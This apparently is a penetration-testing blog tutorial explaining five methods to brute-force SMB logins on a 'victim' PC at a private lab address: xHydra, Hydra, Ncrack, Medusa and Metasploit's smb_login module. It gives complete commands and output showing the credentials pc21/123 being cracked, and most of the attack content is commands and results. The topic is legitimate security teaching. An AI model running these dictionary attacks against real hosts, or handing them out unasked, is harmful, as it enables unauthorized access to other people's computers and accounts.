5 Ways to Hack SMB Login Password

posted in HACKING TOOLS , KALI LINUX , PENETRATION TESTING on AUGUST 15, 2016


by RAJ CHANDEL SHARE

In this article, we will learn how to gain control over our victim's PC through SMB Port. There are various ways to do it and let take time and learn all those because different circumstances call for different measure.

xHydra

This is the graphical version to apply dictionary attack via SMB port to hack a system. For this method to work:


Open **xHydra** in your kali. And select **Single Target option** and their give the IP of your victim PC. And select **smb** in box against **Protocol option** and give the port number **445** against the **port option**.



Now, go to **Passwords tab** and select **Username List** and give the path of your text file, which contains usernames, in the box adjacent to it.


Then select Password List and give the path of your text file, which contains all the passwords, in the box adjacent to it.

Categories



After doing this, go to Start tab and click on **Start** button on the left.

Now, the process of dictionary attack will start. Thus, you will attain the **username** as **pc21** and **password** as **123** of your victim.



Hydra

This is one command method and works efficiently with not much work. This method works in the terminal of kali. Therefore, open the terminal in your kali and type:


hydra –L/root/Desktop/user.txt -P /root/Desktop/pass.txt 192.168.1.118 smb

Here,

-L –> denotes the path of username list

-P –> is to denote the path of password

Once the commands are executed it will start applying the dictionary attack and so you will have the right username and password in no time. After a few minutes, Hydra crack the credential, as you can observe that we had successfully grabbed the SMB **username** as **pc21** and **password** as **123**.



Ncrack

This too is a one command method which also works in terminal of kali. Go to your terminal and type:

ncrack –u /root/Desktop/user.txt -P /root/Desktop/pass.txt 192.168.1.118 –p 445

Here,

-U –> denotes the path of username list

-P –> denotes password file's path

445 –> is the port number

And so, with little work we can attain the password and username of our victim's PC. Hence, all the methods to hack a system through SMB port which is used for file sharing

```
root@kali:~# ncrack -U /root/Desktop/user.txt -P /root/Desktop/pass.txt 192.168.1.118 -p 445

Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-03-06 02:51 EST

Discovered credentials for netbios-ssn on 192.168.1.118 445/tcp:
192.168.1.118 445/tcp netbios-ssn: 'pc21' '123'

Ncrack done: 1 service scanned in 3.00 seconds.

Ncrack finished.
```

Medusa

Medusa is a speedy, parallel, and modular, login brute-forcer. The goal is to support as many services which allow remote authentication as possible

Run the following command

medusa -h 192.168.1.118 -U /root/Desktop/user.txt -P /root/Desktop/pass.txt -M smbnt

Now, the process of dictionary attack will start. Thus, you will attain the username and password of your victim.

```
root@kali:~# medusa -h 192.168.1.118 -U /root/Desktop/user.txt -P /root/Desktop/pass.txt -M smbnt
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [smbnt] Host: 192.168.1.118 (1 of 1, 0 complete) User: root (1 of 4, 0 complete) Pa
ACCOUNT CHECK: [smbnt] Host: 192.168.1.118 (1 of 1, 0 complete) User: root (1 of 4, 0 complete) Pa
ACCOUNT CHECK: [smbnt] Host: 192.168.1.118 (1 of 1, 0 complete) User: root (1 of 4, 0 complete) Pa
ACCOUNT CHECK: [smbnt] Host: 192.168.1.118 (1 of 1, 0 complete) User: root (1 of 4, 0 complete) Pa
ACCOUNT CHECK: [smbnt] Host: 192.168.1.118 (1 of 1, 0 complete) User: raj (2 of 4, 1 complete) Pas
ACCOUNT CHECK: [smbnt] Host: 192.168.1.118 (1 of 1, 0 complete) User: raj (2 of 4, 1 complete) Pas
ACCOUNT CHECK: [smbnt] Host: 192.168.1.118 (1 of 1, 0 complete) User: raj (2 of 4, 1 complete) Pas
ACCOUNT CHECK: [smbnt] Host: 192.168.1.118 (1 of 1, 0 complete) User: raj (2 of 4, 1 complete) Pas
ACCOUNT CHECK: [smbnt] Host: 192.168.1.118 (1 of 1, 0 complete) User: pc21 (3 of 4, 2 complete) Pa
ACCOUNT CHECK: [smbnt] Host: 192.168.1.118 (1 of 1, 0 complete) User: pc21 (3 of 4, 2 complete) Pa
ACCOUNT CHECK: [smbnt] Host: 192.168.1.118 (1 of 1, 0 complete) User: pc21 (3 of 4, 2 complete) Pa
ACCOUNT FOUND: [smbnt] Host: 192.168.1.118 User: pc21 Password: 123 [SUCCESS (ADMIN$ - Access Deni
ACCOUNT CHECK: [smbnt] Host: 192.168.1.118 (1 of 1, 0 complete) User: toor (4 of 4, 3 complete) Pa
ACCOUNT CHECK: [smbnt] Host: 192.168.1.118 (1 of 1, 0 complete) User: toor (4 of 4, 3 complete) Pa
ACCOUNT CHECK: [smbnt] Host: 192.168.1.118 (1 of 1, 0 complete) User: toor (4 of 4, 3 complete) Pa
ACCOUNT CHECK: [smbnt] Host: 192.168.1.118 (1 of 1, 0 complete) User: toor (4 of 4, 3 complete) Pa
```

Metasploit

This module will test a SMB login on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.

Once the metasploit opens type:

use auxiliary/scanner/smb/smb_login

msf exploit (smb_login)>set rhost 192.168.1.118

msf exploit (smb_login)>set user_file /root/Desktop/user.txt

msf exploit (smb_login)>set pass_file /root/Desktop/pass.txt

msf exploit (smb_login)>set stop_on_success true

msf exploit (smb_login)>exploit


Here,

auxiliary/scanner/smb/smb_login—> is a module we will use to attempt to login

/root/Desktop/user.txt –> is the path of text file which is the resident of all the possible usernames.

/root/Desktop/pass.txt –> is the path of text file in which all the possible passwords resides.

Now, the process of dictionary attack will start. Thus, you will attain the username and password of your victim.



Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**

Share this:

Like this:

Loading...

ABOUT THE AUTHOR

RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker, A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

PREVIOUS POST

← PENETRATION TESTING IN SMB PROTOCOL USING METASPLOIT (PORT 445)

NEXT POST

4 WAYS TO CONNECT REMOTE PC USING SMB PORT →

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

Save my name, email, and website in this browser for the next time I comment.

POST COMMENT

Notify me of follow-up comments by email.

Notify me of new posts by email.